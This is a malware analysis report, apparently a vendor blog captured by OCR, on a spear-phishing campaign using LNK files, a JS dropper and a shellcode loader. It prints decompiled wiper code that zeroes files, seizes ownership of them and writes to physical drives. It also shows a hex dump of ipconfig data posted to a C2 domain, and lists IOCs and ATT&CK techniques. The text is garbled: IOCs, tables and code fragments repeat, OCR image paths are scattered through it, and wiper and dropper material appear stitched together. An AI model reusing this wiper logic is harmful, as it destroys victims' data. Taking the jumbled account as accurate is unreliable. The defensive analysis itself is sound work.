82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.


```
File Read     process:  rundll32.exe   op:  OpenRead     status:  0x00000000
              path:     \??\PhysicalDrive0

File Write    process:  rundll32.exe   op:  OpenModify   status:  0x00000000
              path:     \??\PhysicalDrive0
```

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```



```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

